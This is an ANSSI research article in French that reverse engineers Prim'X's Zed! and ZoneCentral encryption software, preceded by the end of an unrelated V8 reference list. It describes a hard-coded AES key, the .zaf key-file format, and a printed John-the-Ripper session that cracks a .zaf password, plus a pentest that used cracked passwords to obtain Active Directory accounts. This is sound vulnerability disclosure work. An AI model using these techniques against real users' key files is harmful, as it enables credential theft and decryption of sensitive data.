31. Man Yue Mo. Chrome in-the-wild bug analysis : CVE-2021-37975. https://securitylab.github.com/research/in_the_wild_chrome_cve_2021_37975/, 2021.
32. Mozzila. WebAssembly Concepts. https://developer.mozilla.org/en-US/docs/WebAssembly/Concepts.
33. Council on Foreign Relations. Operation aurora. https://www.cfr.org/cyber-operations/operation-aurora.
34. Soyeon Park, Sangho Lee, and Taesoo Kim. Memory Protection Keys : Facts, Key Extension Perspectives, and Discussions. *IEEE Security & Privacy (SP)*, 21(3) :8–15, 2023.
35. Chromium project member. Tracking bug for write-protecting code objects. https://bugs.chromium.org/p/v8/issues/detail?id=6792&q=14917b6531596d33590edb109ec14f6ca9b95536&can=1, 2017.
36. Chromium project member. Stabilize wasm code protection (via mprotect and pku). https://bugs.chromium.org/p/v8/issues/detail?id=11974&q=write%20protected%20code%20pages&can=1, 2021.
37. The Chromium Projects. Multi-process Architecture. https://www.chromium.org/developers/design-documents/multi-process-architecture/.
38. The Chromium Projects. Sandbox. https://chromium.googlesource.com/chromium/src/+/HEAD/docs/design/sandbox.md.
39. rmcilroy et oth. Ignition : V8 Interpreter. https://docs.google.com/document/d/11T2CRex9hXxoJwbYqVQ32yIPMh0uouUZLdyrtmMoL44, 2016.
40. Stephen Röttger. Control-flow Integrity in V8. https://v8.dev/blog/control-flow-integrity, 2023.
41. saelo aka Samuel Groß. V8 Sandbox - Sandboxed Pointers. https://docs.google.com/document/d/1HSap8-J3HcrZvT7-5NsbYWcjfc0BVoops5TDHZNsnko, Feb 2022.
42. saleo aka Samuel Groß. Exploiting Logic Bugs in JavaScript JIT Engines. http://www.phrack.org/issues/70/9.html, 2021.
43. saleo aka Samuel Groß. Add new Memory Corruption API. https://chromium.googlesource.com/v8/v8/+/4a12cb1022ba335ce087dcfe31b261355524b3bf, 2022.
44. saleo aka Samuel Groß. CVE-2022-1364 : Inconsistent Object Materialization in V8. https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2022/CVE-2022-1364.html, 2022.
45. saleo aka Samuel Groß. Harden Map.prototype.delete and related methods. https://chromium-review.googlesource.com/c/v8/v8/+/3593783, 2022.
46. saleo aka Samuel Groß. V8 Sandbox - Address Space. https://docs.google.com/document/d/1PM4Zqmlt8ac5O8UNQfY7fOsem-6MhbsB-vjFI-9XK6w, Feb 2022.
47. saleo aka Samuel Groß. Leaking the_hole should not be a security issue. https://issues.chromium.org/issues/40064521, 2023.

48. saleo aka Samuel Groß. V8 Sandbox. https://docs.google.com/document/d/1FM4fQmIhEqPG8uGp5o9A-mnPB5BOeScZYpkHjo0KKA8, Dec 2023.
49. saleo aka Samuel Groß. V8 Sandbox - Glossary. https://docs.google.com/document/d/10ZVrH2m_cbsjhZmjnWd4K5jpEHWCLourq2dulwN8elI, 2023.
50. saleo aka Samuel Groß. V8 Sandbox - Trusted Space. https://docs.google.com/document/d/1IrvzL4uX_Zv0k2Iakdp_q_z33bj-qlYF5IesGpXW0fM, Dec 2023.
51. Vedvyas Shanbhogue, Deepak Gupta, and Ravi Sahita. Security Analysis of Processor Instruction Set Architecture for Enforcing Control-Flow Integrity. In *Proc. of the 8th Intl. Workshop on Hardware and Architectural Support for Security and Privacy (HASP'19)*, New York, NY, USA, 2019. ACM. https://doi.org/10.1145/3337167.3337175.
52. Statcounter. Browser Market Share Worldwide - February 2024. https://gs.statcounter.com/browser-market-share/, 2024.
53. Leszek Swirski. Sparkplug — a non-optimizing JavaScript compiler. https://v8.dev/blog/sparkplug, 2021.
54. Ben L Titzer. TurboFan JIT Design. https://docs.google.com/presentation/d/1sOEF4MlF7LeO7uq-uThJSulJlTh--wgLeaVibsbb3tc/htmlpresent.
55. Victor Gomes Olivier Flückiger Darius Mercadier et Camillo Bruni Toon Verwaest, Leszek Swirski. Maglev - V8's Fastest Optimizing JIT. https://v8.dev/blog/maglev, 2023.
56. Chao Wang. V8 engine JSObject structure analysis and memory optimization ideas. https://medium.com/@bpmxmqd/v8-engine-jsobject-structure-analysis-and-memory-optimization-ideas-be30cfcdcd16, 2019.

Zed-Files : Aux frontières du réel

Camille Mougey
prenom.nom@ssi.gouv.fr

ANSSI

Résumé. La suite logicielle de l'éditeur Prim'X, comprenant les archives `Zed!`, le chiffrement de fichiers (locaux et en réseau) `ZoneCentral` et le chiffrement de volume `Cryhod`, est un des moyens – le seul accessible à tous – pour les entreprises et le public souhaitant envoyer et stocker de l'information dîte « Diffusion Restreinte » (DR). Elle est donc critique dans l'écosystème français, car déployée dans les entreprises sensibles (toutes celles ayant à traiter de l'information DR) tout en représentant une surface d'attaque externe (au moins pour les archives `Zed!` reçues de l'extérieur). Une étude de ces logiciels, en particulier `Zed!` et `ZoneCentral`, a donc été menée, sans connaissances préalables de la solution. Cet article aborde la méthode et les outils utilisés pour en comprendre le fonctionnement, ainsi que les vulnérabilités qui y ont été trouvées et leurs corrections.

1 Introduction

Afin de comprendre l'intérêt et les impacts de l'étude des logiciels `Zed!` et `ZoneCentral` (produits par Prim'X), des notions associées au traitement d'information « Diffusion Restreinte » et au délivrement d'agrément par l'ANSSI sont nécessaires. Si certains professionnels français traitent quotidiennement avec ces notions, elles peuvent être assez étrangères au plus grand nombre. Cette première partie vise ainsi à en rappeler les points clés.[1]

1.1 La mention « Diffusion Restreinte »

La mention « Diffusion Restreinte » (DR) n'est pas un niveau de classification et ne relève donc pas du code pénal, contrairement à son équivalent dans d'autres pays. Elle a pour but d'inciter les utilisateurs de ces informations à être discrets dans leur gestion. Elle indique aussi que le cumul de ces informations peut mener à des informations qui seraient elles couvertes par le secret de la défense nationale.

[1] Le lecteur intéressé pourra approfondir le sujet en partant de la page dédiée sur le site de l'ANSSI : `https://cyber.gouv.fr/sinformer-sur-la-reglementation`

Les informations portant la mention DR sont réglementées par l'« Instruction interministérielle relative à la protection des systèmes d'informations sensibles » [14] (II 901 pour les intimes).

En particulier, l'II 901 décrit, dans son article 14 « Traitement des informations portant la mention Diffusion Restreinte », comment ces informations DR doivent transiter et être stockées :

Les informations portant la mention Diffusion Restreinte sont chiffrées à l'aide de moyens agréés à ce niveau par l'ANSSI dès lors qu'elles transitent ou sont stockées en dehors d'une zone physiquement protégée dans les conditions prévues à l'article 15.

Ainsi, une information DR peut-être envoyée par e-mail, dès lors qu'elle est chiffrée par un moyen agréé adapté.

1.2 L'agrément de solution par l'ANSSI

L'ANSSI propose 3 modèles :

— la « Certification » : elle est obtenue pour une cible de sécurité donnée, suite à une évaluation de type « Critères Communs » (CC, internationale) ou une analyse de plusieurs jours par un centre d'évaluation (délivrant alors une « CSPN », spécificité française). Le choix du centre d'évaluation et son paiement sont faits par le client, mais la liste est restreinte à des centres reconnus pour un ensemble de compétence donné (car évalués par des prestataires eux-même reconnus par l'ANSSI), appelés CESTI ;

— la « Qualification » : l'objectif est de recommander le produit pour un usage donné. Il est évalué avec pour objectif le respect d'un certain nombre de fonction de sécurité, validé par l'ANSSI, pour un certain niveau considéré d'attaquant (« élémentaire » < « standard » < « renforcé »). Elle a une visée réglementaire et inclut des engagements de son fournisseur sur le long terme ;

— l' « Agrément » : permet à une solution d'être utilisée dans certains cadres réglementaires. Elle est donnée suite à une décision discrétionnaire de l'ANSSI.

Ce système est prévu pour faire bénéficier à tous des travaux effectués sur une solution (dans le cas d'une réussite ; si un produit ne passe pas une évaluation, il n'en n'est pas fait publicité). Il permet aussi une visibilité sur les incidents de sécurité qui y sont liés. Néanmoins, il peut créer des situations de quasi-monopole – si un seul produit est qualifié pour un usage, il doit réglementairement être utilisé pour cet usage.

Visa de sécurité ANSSI Les solutions, services et centres d'évaluation certifiés, qualifiés ou agréés peuvent depuis 2018 utiliser la marque « Visa de sécurité ANSSI » [8].

Si cette marque est pensée pour faciliter la valorisation et le choix parmi les solutions concurrentes du marché, le lecteur attentif notera :

— **qu'elle n'est en aucun cas une garantie de sécurité absolue**. Elle indique que des moyens (analyse par un laboratoire, revue des spécifications, etc.) ont été mis en œuvre pour en jauger le niveau de sécurité, lié à un niveau d'attaquant considéré (suivant la certification ou le niveau de la qualification) ;

— dans le cadre d'une certification, que ces moyens ont été mis en œuvre pour une cible donnée, et non l'ensemble des cas possibles.

Ainsi [2] :

— le visa de sécurité de l'agent de l'EDR HarfangLab [3] indique qu'il est considéré comme robuste contre une utilisation à des fins d'élévation de privilèges locale (LPE) sur le poste où il est déployé. Cependant, il ne fournit aucune information sur sa capacité à détecter et bloquer une attaque (c'est-à-dire sa fonction d'EDR) ;

— la certification associée au visa de sécurité de la passerelle d'échange CrossinG [4] prend pour hypothèse un réseau d'administration dédié et sûr. Le travail réalisé par le CESTI ne considère donc pas cette surface d'attaque, le visa ne donne donc pas d'information sur la robustesse de l'interface d'administration (Web) de cette passerelle. Il appartient à l'utilisateur de la solution de considérer ou non cette hypothèse comme réaliste au sein de son réseau, et de prendre des mesures en conséquence ;

— le visa de sécurité du produit TixeoServer [5] ne permet pas de l'utiliser pour faire transporter de l'information DR au sein d'un réseau de moindre confiance. Il peut être utilisé au sein d'un réseau DR, comme le peuvent l'être n'importe quel produit qui ne ferait pas transiter d'information hors de ce réseau.

Agrément au niveau DR Pour obtenir un agrément au niveau DR, une solution doit :

— répondre à un besoin des bénéficiaires de l'ANSSI, à savoir la possibilité de transporter de la donnée DR ;

[2] Ces exemples sont arbitraires et ont seulement été choisis pour leurs aspects illustratifs
[3] `https://cyber.gouv.fr/produits-certifies/agent-edr-hurukai-v201`
[4] Référence du certificat : ANSSI-CSPN-2022/10
[5] `https://cyber.gouv.fr/produits-certifies/tixeoserver-version-15500`

— obtenir une qualification « standard » sur une cible validée par l'ANSSI. Dans ce cas, une CSPN n'est donc pas possible. Une certification de niveau minimum CC EAL3+ est donc nécessaire ;
— subir d'autres travaux spécifiques à cette fonctionnalité.

L'agrément peut aussi être étendu à l'agrément « Restreint UE » si au moins deux analyses faites par des pays européens distincts sont disponibles.[6]

Il peut aussi être étendu à l'agrément « Restreint OTAN », délivré par le NIAPC.[7]

1.3 Importance de l'objet de l'étude

Au moment de l'écriture de cet article, seuls quelques logiciels sont agréés au niveau DR :
— `Zed!` (de Prim'X) : permet la création d'archive chiffrée ;
— `ZoneCentral` (de Prim'X) : permet de chiffrer des dossiers (locaux ou partagés) ;
— `Cryhod` (de Prim'X) : permet de chiffrer des volumes ;
— `Acid Cryptofiler` (du Ministère des armées) : permet aussi la création d'archive chiffrée.

Néanmoins, le logiciel `Acid Cryptofiler` n'est pas disponible pour le grand public. Il est restreint aux entreprises disposant de contrat avec le Ministère des Armées.

Ainsi, `Zed!` est le seul logiciel accessible à toutes les entreprises et particuliers pour l'envoi d'information DR. Il est aussi agréé pour du « DR OTAN » et « UE Restricted ».

Il est donc :
— déployé chez la grande majorité, voire la totalité, des entreprises traitant d'information sensible au sens de la mention DR ;
— « exposé » aux informations provenant de canaux non sûrs tels que les e-mails, clés USB, etc. utilisés pour l'échange de ces informations.

Ces éléments en font une cible de choix pour un attaquant s'intéressant aux intérêts français.

La cible de sécurité associée à sa certification [7], une des bases sur laquelle son agrément a été donné, est principalement orientée sur la confidentialité des données qu'il chiffre. Si cet aspect a donc été regardé

[6] Agrément « Restreint UE » pour `Zed!` : `https://www.eumonitor.nl/9353000/1/j9vvik7m1c3gyxp/vkbudvsvn7zh`

[7] Agrément « Restreint OTAN » pour `Zed!` : `https://www.ia.nato.int/niapc/Product/Prim-X-Zed--6.1_470`

en particulier, une analyse de la sécurité du logiciel en tant que tel est aussi nécessaire.

La suite de ce document décrit l'approche utilisée à cette fin et les vulnérabilités identifiées. Afin d'être représentative, aucune information privée (comme les rapports des laboratoires sur le produit ou de la documentation interne) n'a été utilisée. Certaines observations resteront donc à l'état d'hypothèses.

2 Premières approches

Pour débuter l'analyse du produit, plusieurs stratégies ont été utilisées. Cette section décrit les prises initiales d'informations au travers de quelques approches peu coûteuses.

2.1 Éléments disponibles en ligne

Plusieurs sources disponibles sur Internet permettent d'obtenir de premières informations sur le produit `Zed!` :

- les cibles de sécurité des critères communs EAL3+ du produit incluent des informations sur la cryptographie utilisée (AES-256 bits), les utilisations possibles (« secours utilisateur », etc.) ainsi que des éléments d'architecture ;
- quelques vulnérabilités ont déjà été remontées sur ce produit, en particulier la CVE-2018-16518 (CVSS : 8.3). Le bulletin officiel indique que « l'ouverture d'une archive `Zed!` peut créer des fichiers arbitraires sur l'hôte » ;
- le guide ANSSI « Recommandations pour une utilisation sécurisée de Zed ! » donne à travers des éléments de durcissement, quelques informations. Par exemple, on y apprend que les extensions de fichier peuvent être en clair dans l'archive ou que le chiffrement peut être réalisé à l'aide de mot de passe ou de certificats ;
- une analyse du format `Zed!` [10]. Même si cette analyse concerne une version antérieure du format, elle permet d'obtenir de nombreuses pistes :
  - le format d'une archive `Zed!` est basé sur le format MS Office,
  - une clée de chiffrement globale est utilisé pour « obscurcir » certaines parties,
  - les données sont présentes sous une forme de type TLV (*Type, Length, Value*),
  - un mode de chiffrement appelé « AES-CBC-STREAM » est présenté (il sera décrit plus loin dans cet article) ;

— un format `Zed!` et un utilitaire `zed2john.py` sont présents dans l'utilitaire *John-The-Ripper*. Ils permettent de comprendre comment sont dérivés les mots de passe pour la protection de l'archive, en implémentant les résultats de l'analyse citée ci-dessus :

> *An intermediary user key, a user IV and an integrity checksum will be derived from the user password, using the deprecated PKCS#12 method as described at rfc7292 appendix B.*

Cette méthode utilise une source dépendante de l'utilisation (authentification – pour vérifier que le mot de passe saisie est celui attendu –, IV pour le chiffrement, mot de passe pour le chiffrement) accompagnée d'un vecteur d'initialisation. Le résultat est ensuite hashé de nombreuses fois.

2.2 Observations initiales

Lors de la première création d'une archive `Zed!`, l'utilitaire demande de créer *une clé privée*, sous la forme d'un couple identifiant / mot de passe (note : un certificat peut aussi être utilisé). Cette clé permettra à son propriétaire de déchiffrer des archives s'il est présent dans la « liste d'accès » de cette archive. C'est le cas par défaut s'il en est le créateur.

Quelques tests peu coûteux peuvent déjà être effectués.

Stockage des listes d'accès En utilisant l'utilitaire `ProcMon` de la suite *Sysinternals*, il est possible d'observer les accès aux fichiers lors des différentes opérations.

En particulier :

— lors de la création de la clé privée, puis lors de l'ouverture du logiciel ensuite, un fichier `NOM_UTILISATEUR.zaf` est créé puis accédé ;

— si tous les fichiers `.zaf` sont supprimés (ils existent en plusieurs exemplaires), le programme redemande de créer une clé privée.

Ainsi, le fichier `.zaf` correspond ou contient au moins la clé privée de l'utilisateur.

Format des listes d'accès En ouvrant le fichier de liste d'accès dans l'un des utilitaires de `Zed!` appelé « *Encrypted Zone Management* », nous observons que des informations sont affichées *avant* la saisie du mot de passe de l'utilisateur (voir figure 1).

Pourtant, la recherche de chaîne de caractère au sein du fichier `.zaf` ne donne rien. Le calcul de son entropie (à l'aide de l'utilitaire `binwalk -E`) donne un score très proche de 1, caractéristique d'une donnée qui est a minima compressée ou chiffrée.




Fig. 1. Ouverture d'un fichier ZAF

Emport de la clé de déchiffrement Le test suivant est réalisé :

1. création du compte (donc d'un fichier `.zaf`) c_1 sur le poste p_1 ;
2. création d'une archive `Zed!` a_1 sur ce même poste ;
3. vérification : l'archive a_1 peut bien être déchiffrée sur p_1 avec le compte c_1 ;
4. sur un poste vierge p_2, ouverture de l'archive a_1 :
   — le compte c_1 est proposé pour le déchiffrement ;
   — en rentrant le mot de passe associée, l'archive est bien déchiffrée.

D'une manière ou d'une autre, l'archive `Zed!` emporte donc en son sein le moyen de déchiffrer l'archive à l'aide du compte du créateur, sans besoin de son fichier `.zaf`.

2.3 Analyse statique

`Zed!` est présent sur plusieurs plateformes et en plusieurs éditions (Free, Commercial, etc.).

La majorité des utilitaires sont écrits en C++ et sont assez volumineux. Même si des outils d'aide à l'analyse [9] existent, ce type d'analyse est réputé pour être notoirement fastidieux.

Néanmoins, sachant que de la cryptographie est utilisée, quelques éléments sont simples à obtenir :

— à l'aide de plugin IDA comme *FindCrypt*[8] et ses dérivés, de nombreuses fonctions de hashage sont retrouvées ;
— en cherchant les instructions d'accélération matérielle `AES-NI` permettant de trouver une partie des fonctions implémentant AES ;
— en cherchant des instructions typiques de l'algorithme HMAC : `XOR xxx, 0x5c` et `XOR xxx, 0x36` ;
— etc.

2.4 Analyse dynamique

Afin de comprendre comment la donnée est compressée / chiffrée, une approche dynamique basée sur le flot de données a été utilisée.

À l'aide d'un debugger et de points d'arrêts *hardware*, il est possible de traquer le flot de données dans le sens croissant du temps.

Ainsi :

1. l'analyse démarre de la lecture de la donnée (API `ReadFile`). Ici, la donnée à forte entropie (qui démarre un peu après le début du fichier) est ciblée ;
2. à l'aide de points d'arrêts *hardware*, la donnée est suivie au gré des nombreuses copies (principalement dues aux créations et copies d'objets C++). Cette approche a une limite forte : le nombre de points d'arrêt simultanés est limité par l'architecture. Cette limitation peut-être contournée en utilisant une émulation type QEMU (sans accélération) ou via des hypothèses sur le trajet de la donnée (par exemple, « la donnée à un endroit *addr* de la mémoire ne sert plus après être passée comme source dans un `memcpy` ») ;
3. cette évolution est suivie en parallèle avec le résultat de l'analyse statique décrite dans la section précédente, grâce à des outils de synchronisation comme `ret-sync`.[9]

Après quelques copies, la donnée finit dans une fonction impliquant un grand nombre de calculs caractéristiques d'une fonction de décompression ou de déchiffrement. L'analyse de la pile d'appel permet d'identifier qu'il s'agit d'un sous-appel des fonctions AES identifiées lors de l'analyse statique.

Il reste donc à identifier :

— le mode, et suivant le mode, l'IV associé ;

[8] `https://hex-rays.com/blog/findcrypt2/`
[9] `https://github.com/bootleg/ret-sync`

— la clé (qui ne peut être considérée comme un secret, car à ce moment, aucun secret n'a encore été saisi) ;
— la manière d'effectuer le *padding*.

En identifiant les structures lues (entrées de la fonction) et écrites sans être relues (sorties de la fonction), nous retrouvons :
— en entrée : le contenu du fichier `.zaf` ;
— en sortie : de la donnée avec une faible entropie, contenant notamment les chaînes de caractères affichées à l'écran.

2.5 AES-CBC-ZED

L'analyse dynamique a permis de trouver l'endroit de l'appel des fonctions de déchiffrement, et l'analyse statique a permis d'identifier les primitives d'AES impliquées. Ainsi, le mode peut être reconstruit.

À la connaissance de l'auteur, le mode identifié n'est pas un mode standard d'AES. Il est illustré figure 2 et appelé « AES-CBC-ZED » dans cet article.




Fig. 2. Mode de chiffrement utilisé pour les fichiers ZAF

Quelques remarques sur ce mode de chiffrement :
— il ressemble à un mode CBC pour les $n - 1$ premiers blocs puis un mode CFB pour le dernier bloc ;
— il permet de travailler sans *padding*, le chiffré faisant exactement la taille du clair ;
— à IV et clé identiques et si les $n - 1$ premiers blocs sont aussi identiques, alors le `XOR` des blocs chiffrés n est le `XOR` des clairs correspondants ;

— en particulier, si le chiffré fait moins de 16 octets (la taille d'un bloc), le `XOR` des chiffrés est le `XOR` des clairs ;
— ce mode n'est pas authentifié.

3 Rétro-ingénierie des formats et algorithmes

Les premières approches présentées dans la section précédente permettent d'obtenir une partie des informations nécessaires à la compréhension du format et des algorithmes impliqués.

Néanmoins, les analyses statiques et dynamiques introduites plus haut montrent rapidement leurs limites pour le suivi efficace des flots de données. En particulier, il serait pertinent de pouvoir « remonter » les multiples appels aux initialisations d'objets et à leurs copies pour trouver la source des éléments cryptographiques et la manière dont ils sont traités.

L'approche retenue ici par l'auteur est l'utilisation de *trace d'exécution*.

3.1 Analyse de trace d'exécution

Une trace d'exécution permet de s'intéresser à une seule exécution de l'application. Pour ce faire, cette exécution est instrumentée (par exemple via l'utilisation de l'API `ptrace` pour `rr` [2] sous Linux ou une exécution du programme en DBI – *Dynamic Binary Instrumentation* – pour `TTD` [3] sous Windows).

Elle peut ensuite être rejouée de nombreuses fois. Les adresses utilisées, l'ordonnancement des threads et les échanges avec le reste du système étant déterministes, il devient possible de « remonter », dans le temps d'exécution, l'écriture d'une donnée. Cette approche est donc souvent très efficace pour établir les flots de données au sein d'une application [17], même si cette dernière est obscurcie [11].

Pour cette étude, l'utilisation de TTD sous Windows a été retenue. Les traces d'exécution obtenues peuvent être analysées avec WinDBG ou instrumentées via un *binding* [15]. Plusieurs outils [5, 6] construits sur cette brique de base viennent agrémenter les analyses.

3.2 Format des fichiers ZAF

Déchiffrement En partant d'une trace TTD d'une ouverture d'un fichier `.zaf`, il devient possible d'identifier rapidement la clé utilisée en remontant la création du contexte AES. Il s'agit d'une clé constante présente dans le binaire.

Le mode de chiffrement étant proche de CBC (voir section 2.4), il est possible de déchiffrer la majorité du contenu en utilisant un IV arbitraire. En effet, seuls les 16 premiers octets seront influencés par cet IV. Le contenu obtenu présente bien les chaînes de caractères affichées dans le logiciel (illustré figure 3).

```
00000a20 10 4d 00 79 00 55 00 73-00 65 00 72 00 49 00 44  ?M y U s e r I D
00000a30 00 80 72 03 00 00 00 00-10 a4 2b 9e 28 b5 1d 8d | ?r?     ??+?(???|
00000a40 c1 50 72 0f a0 c6 50 66-46 80 7e 01 00 00 00 00 |?Pr???PfF?~?    |
00000a50 01 01 00 83 02 00 00 00-00 04 00 00 00 02 80 74 |?? ??     ?   ??t|
00000a60 05 00 00 00 00 30 44 8e-29 7b 38 bd b9 f0 f9 bd |?    0D?){8?????|
00000a70 64 96 cc 8c 66 d8 ea 6d-f2 1a a1 aa 53 b7 86 8f |d???f??m????S???|
00000a80 58 02 42 e6 58 12 79 2a-bd 5d 8d 7f 03 66 ba ba |X?B?X?y*?]???f??|
00000a90 ed 4b f1 57 21 40 80 75-02 00 00 00 00 04 00 00 |?K?W!@?u?    ?  |
00000aa0 00 0c 80 76 05 00 00 00-00 10 1e 6c 9d 8d 05 29 | ??v?     ??l???)|
```

Fig. 3. Données déchiffrées des fichiers ZAF

En remontant ensuite la source de l'IV, la trace amène sur le retour de l'appel à la fonction `ReadFile`. L'IV est en effet présent au début du fichier ZAF.

En réimplémentant ces éléments, il devient possible de lire la donnée des fichiers `.zaf` (et, au besoin, de la réécrire).

Format sous-jacent Le lecteur attentif notera que les données déchiffrées sont structurées sous une forme de type TLV (*Type Length Value*). Ce format, similaire à ASN.1, est aussi récursif.

Données présentes Pour chacun des types rencontrés, une analyse a été réalisée pour en comprendre le contenu. Elles sont assistées d'une trace TTD de la création d'un fichier `.zaf`, permettant de remonter directement la source d'une donnée écrite dans le fichier de sortie.

Le format a ensuite été réimplémenté en Python (note : des *frameworks* comme Scapy ou Hachoir auraient pu être utilisés pour simplifier cette opération).

Ainsi, les informations suivantes sont directement lisibles dans le fichier, sans connaissance de secret préalable :

- le nom d'utilisateur, ses privilèges (pour la liste d'accès considérée), sa date d'ajout ;
- les emails de l'utilisateur et leurs alias. Pour certains utilisateurs, cela inclut donc les e-mails utilisés pour l'anonymisation

(« user123@domaine.fr ») ou les emails liés aux abonnements Office 365 (« ...@onmicrosoft.com ») ;
- le SID de l'utilisateur dans le domaine : `S-1-5-21-XXX-YYY-ZZZ-1234` ;
- le DN (*Distinguished Name*) de l'utilisateur : `CN=PrenomNOM,OU=Utilisateurs,DC=contoso,DC=com` ;
- si une PKI externe est utilisée, le certificat associé ;
- une clé publique RSA. *Spoiler alert* : elle sert à chiffrer les archives pour cette liste d'accès (ie. ce fichier `.zaf`).

3.3 Déchiffrement des secrets d'un fichier ZAF

Pour trouver la manière dont les secrets du fichier ZAF sont déchiffrés, une astuce est utilisée :

1. une trace d'exécution est enregistrée entre le moment où l'utilisateur entre son mot de passe et le moment où l'interface affiche que le fichier a été ouvert ;
2. en prenant pour hypothèse que la majorité des opérations réalisées sont liées au déchiffrement des secrets, il est possible d'aller au milieu de la trace (`!tt 50` sous WinDBG) et d'inspecter la pile d'appel.

Ainsi, le mot de passe entrée est dérivé suivant les algorithmes décrit dans la RFC 7292, *appendix-B : Deriving Keys and IVs from Passwords and Salt* :
- partie authentification (PBA) : 200 000 itérations d'un SHA-256. Le résultat est ensuite tronqué à 8 octets, puis comparé à une valeur présente dans le fichier ;
- si cette comparaison est bonne (« le mot de passe est celui attendu »), il est dérivé deux fois pour obtenir respectivement l'IV et la clé de déchiffrement (PBE). Ces dérivations sont faites en deux fois 100 000 itérations d'un SHA-256.

Cet IV et cette clé permettent alors de déchiffrer une clé globale au fichier `.zaf`. Cette clé globale, ainsi qu'un IV associé, permettent finalement de déchiffrer la clé privée RSA associée au fichier `.zaf`.

Cette manière de procéder étant très proche du format `zed` déjà implémenté dans *John-The-Ripper*, un format similaire a été implémenté pour les fichiers `.zaf`, comme illustré figure 4.

Le nombre d'essais par seconde, grâce au nombre d'itérations requises, reste faible. Sur un CPU 4 cœurs i5-7200U, environ 200 mots de passe sont essayés par seconde.

```
user@user-laptop:~/etudes/binaries/ZoneCentral$ python3.8 read_zaf.py --quiet --john TOTO_Bonjour123\!.zaf | tee /tmp/t
o_crack
MyUserID:$zed$1$22$200000$71fc1704150d6bdcbd94b3d3c7592c87$df0ff55ba8084781:::TOTO_Bonjour123!.zaf
user@user-laptop:~/etudes/binaries/ZoneCentral$ ~/tools/john/run/john /tmp/to_crack -w=/tmp/wordlist --skip-self-tests
Using default input encoding: UTF-8
Loaded 1 password hash (zed, Prim'X Zed! encrypted archives [PKCS#12 PBE (SHA1/SHA256) 256/256 AVX2 8x])
Cost 1 (iteration count) is 200000 for all loaded hashes
Cost 2 (hash-func [21:SHA1 22:SHA256]) is 22 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Warning: Only 1 candidate buffered, minimum 32 needed for performance.
Bonjour123!      (MyUserID)
1g 0:00:00:00 DONE (2023-08-11 11:08) 7.692g/s 7.692p/s 7.692c/s 7.692C/s Bonjour123!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Fig. 4. Cassage d'un mot de passe de fichier ZAF

Si le mot de passe recherché ne figure pas dans un dictionnaire, ou n'est pas obtenable par dérivation simple de ce dictionnaire, il est donc très peu probable qu'il soit récupérable.

Conséquences Le choix est laissé à l'utilisateur de changer son mot de passe. Au sein de certaines entités, cette règle est même forcée, de deux manières distinctes :

— via l'application d'une politique imposant une rotation des mots de passe tous les n mois. Cette politique peut provenir d'une interprétation pour les fichiers `.zaf` de la recommandation R10 du guide ANSSI « Recommandations pour une utilisation sécurisée de `Zed!` » prévue pour les archives `Zed!` :

> *[R10] Unicité et péremption des mots de passe :*
> *Utiliser un mot de passe différent pour chaque conversation. Changer le mot de passe régulièrement, idéalement tous les 3 mois.*

— via le processus de création des fichiers `.zaf` :

1. le fichier est créé par l'administrateur, avec un mot de passe par défaut connu de tous ;
2. dès sa récupération, l'utilisateur modifie son mot de passe.

L'analyse ci-dessus montre que le changement de mot de passe d'un utilisateur ne modifie pas le secret porté par le fichier `.zaf`, à savoir la clé privée RSA.

Ainsi, si un attaquant a un accès à plusieurs versions du même fichier `.zaf`, il lui suffira de trouver le mot de passe du plus faible d'entre eux pour compromettre les précédentes et futures utilisations de ce `.zaf`.

Applications Le fichier `.zaf` tiens donc lieu de clé publique (contenant une liste d'accès) et de clé privée (chiffrée avec le mot de passe de

l'utilisateur). Chez certaines entités, un annuaire des utilisateurs – un partage réseau contenant l'ensemble des fichiers `.zaf` des utilisateurs – est disponible et accessible pour tous.

Lors d'un test d'intrusion, cet accès à l'annuaire des utilisateurs a permis d'utiliser une attaque par dictionnaire pour retrouver plusieurs mot de passe `.zaf`. Certains utilisateurs ayant tendance à réutiliser leurs mots de passe du domaine Active Directory (AD), cette méthode a permis d'obtenir plusieurs comptes valables au sein de cet AD, avec un très faible bruit.

Compte de secours À la création d'un fichier `.zaf`, un second utilisateur est ajouté automatiquement : `**SOS**`. Son mot de passe est généré aléatoirement et chiffré avec la clé globale du fichier `.zaf`, pour être récupérable par les autres utilisateurs présents dans le `.zaf`.

